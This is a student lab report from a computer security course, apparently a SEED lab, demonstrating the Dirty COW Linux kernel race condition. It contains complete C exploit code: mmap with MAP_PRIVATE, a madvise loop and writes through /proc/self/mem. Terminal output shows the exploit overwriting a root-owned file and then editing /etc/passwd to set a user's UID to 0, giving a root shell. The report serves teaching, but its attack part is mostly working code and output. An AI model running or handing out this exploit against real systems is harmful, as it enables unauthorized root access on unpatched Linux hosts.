




DIRTY COW ATTACK

Computer Security



OCTOBER 6, 2019
DHAVAL KUMAR SONAVARIA
272252089

Create Dummy File



The image shows a terminal window on an Ubuntu desktop. The terminal output is as follows:

```
[10/06/2019 14:08] seed@ubuntu:~$ sudo touch /zzz
[sudo] password for seed:
[10/06/2019 14:08] seed@ubuntu:~$ sudo chmod 644 /zz
chmod: cannot access `/zz': No such file or directory
[10/06/2019 14:09] seed@ubuntu:~$ sudo chmod 644 /zzz
[10/06/2019 14:09] seed@ubuntu:~$ sudo gedit /zzz
[10/06/2019 14:10] seed@ubuntu:~$ cat /zzz
111111222222333333
[10/06/2019 14:10] seed@ubuntu:~$ ls -l /zzz
-rw-r--r-- 1 root 19 Oct  6 14:10 /zzz
[10/06/2019 14:10] seed@ubuntu:~$ echo 999 > /zzz
bash: /zzz: Permission denied
[10/06/2019 14:10] seed@ubuntu:~$
```

The desktop background features colorful geometric shapes. The dock on the left contains icons for various applications, including LibreOffice Writer, which is currently open over the terminal. The Wireshark icon is visible at the bottom of the dock.

With this experiment we demonstrate the write restrictions on a file in the root directory

We first create a file /zzz in the root directory and edit it using root privileges.

We then try to write it as a normal user which we are unable as normal users can only read it.

Our task is to be able to modify a read only file like /zzz and eventually the /etc/passwd file to gain root privilege.

Set Up the Memory Mapping Thread

We make 3 threads in our program to execute the dirty COW attack

1. The first thread maps the read only file we want to change to a block of memory. Since this is read only it creates a private copy for the user to which he can write.
2. The second thread is the thread we use to write to this private copy
3. The third thread discards this copy so that the page table points back to the read only copy

We 2nd (write) and 3rd(madvise) threads in a continuous loop so that we can manipulate the small window where the private copy is discarded and we are writing to the original mapped read-only copy to execute the Dirty cow attack.

```

/* cow_attack.c (the main thread) */

#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=open("/zzz", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "222222"); ①

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size); ②
    pthread_create(&pth2, NULL, writeThread, position); ③

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);

```

```

/* cow_attack.c (the madvise thread) */

void *madviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1){
        madvise(map, file_size, MADV_DONTNEED);
    }
}

```

```

/* cow_attack.c (the write thread) */

void *writeThread(void *arg)
{
    char *content= "*****";
    off_t offset = (off_t) arg;


    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory.
        write(f, content, strlen(content));
    }
}

```

The above program contains for the creation of all the 3 threads, the code they will run and the loop to execute the attack.

Launch the Attack

We will first try this on a read only file we create in the root directory /zzz.




```

Terminal
[10/06/2019 14:08] seed@ubuntu:~$ sudo touch /zzz
[sudo] password for seed:
[10/06/2019 14:08] seed@ubuntu:~$ sudo chmod 644 /zz
chmod: cannot access '/zz': No such file or directory
[10/06/2019 14:09] seed@ubuntu:~$ sudo chmod 644 /zzz
[10/06/2019 14:09] seed@ubuntu:~$ sudo gedit /zzz
[10/06/2019 14:10] seed@ubuntu:~$ cat /zzz
1111122222333333
[10/06/2019 14:10] seed@ubuntu:~$ ls -l /zzz
-rw-r--r-- 1 root root 19 Oct  6 14:10 /zzz
[10/06/2019 14:10] seed@ubuntu:~$ echo 999 > /zzz
bash: /zzz: Permission denied
[10/06/2019 14:10] seed@ubuntu:~$ gcc cow_attack.c -lpthread
[10/06/2019 16:56] seed@ubuntu:~$ a.out
^C
[10/06/2019 16:56] seed@ubuntu:~$ cat /zzz
11111*****333333
[10/06/2019 16:56] seed@ubuntu:~$ █

```


As we can see we have successfully modified the 22222 to ***** in the file /zzz using the Dirty Cow attack.

Task 2: Modify the Password File to Gain the Root Privilege




```
Terminal
111111*****333333
[10/06/2019 16:56] seed@ubuntu:~$ adduser charlie
adduser: Only root may add a user or group to the system.
[10/06/2019 16:58] seed@ubuntu:~$ sudo adduser charlie
[sudo] password for seed:
Adding user `charlie' ...
Adding new group `charlie' (1003) ...
Adding new user `charlie' (1002) with group `charlie' ...
Creating home directory `/home/charlie' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for charlie
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] Y
[10/06/2019 16:58] seed@ubuntu:~$ cat /etc/passwd | grep charlie
charlie:x:1002:1003:,,,:/home/charlie:/bin/bash
[10/06/2019 16:59] seed@ubuntu:~$
```

We will now create a new user and try to gain root privileges using the above attack manipulating the /etc/passwd file.



```
passwd (/etc) - gedit
File Edit View Search Tools Documents Help
Open Save Print Undo Redo Cut Copy Paste Find Replace
passwd x
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/bin/false
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:105:114::/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
seed:x:1000:1000:Seed,,,:/home/seed:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
bind:x:116:126::/var/cache/bind:/bin/false
snort:x:117:127:Snort IDS:/var/log/snort:/bin/false
ftp:x:118:128:ftp daemon,,,:/srv/ftp:/bin/false
telnetd:x:119:129::/nonexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
test:x:1001:1002::,/home/test:/bin/bash
charlie:x:1002:1003::,/home/charlie:/bin/bash
Plain Text Tab Width: 8 Ln 1, Col 1 INS
```

This are the contents to the /etc/passwd file before the attack.



```
*cow_attack.c (~) - gedit
int file_size;

// Open the target file in the read-only mode.
int f=open("/etc/passwd", O_RDONLY);

// Map the file to COW memory using MAP_PRIVATE.
fstat(f, &st);
file_size = st.st_size;
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

// Find the position of the target area
char *position = strstr(map, "charlie:x:1002");

// We have to do the attack using two threads.
pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
pthread_create(&pth2, NULL, writeThread, position);

// Wait for the threads to finish.
pthread_join(pth1, NULL);
pthread_join(pth2, NULL);
return 0;
}

void *writeThread(void *arg)
{
    char *content= "charlie:x:0000";
    off_t offset = (off_t) arg;
```

C Tab Width: 8 Ln 40, Col 33 INS

We make changes accordingly in our program accordingly. We find the string in the mapped private copy and use our write thread to change that contents to the *content parameter. Now, we run the two threads concurrently so that one of the context switches creates the desirable conditions for the dirty cow attack.

```
Terminal
root@ubuntu: /home/seed
Copying files from '/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for charlie
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] Y
[10/06/2019 16:58] seed@ubuntu:~$ cat /etc/passwd | grep charlie
charlie:x:1002:1003:,,,:/home/charlie:/bin/bash
[10/06/2019 16:59] seed@ubuntu:~$ sudo gedit /etc/passwd
[10/06/2019 17:04] seed@ubuntu:~$ sudo gedit /etc/passwd
[10/06/2019 17:06] seed@ubuntu:~$ gcc cow_attack.c -lpthread
[10/06/2019 17:07] seed@ubuntu:~$ a.out
^C
[10/06/2019 17:07] seed@ubuntu:~$ su charlie
Password:
root@ubuntu:/home/seed# id
uid=0(root) gid=1003(charlie) groups=0(root),1003(charlie)
root@ubuntu:/home/seed#
```

openssl_1.0.1-4ubuntu5.11.dsc

"cow_attack.c" selected (1.4 kB)

We successfully change the contents of the /etc/passwd file and now Charlie has become the root user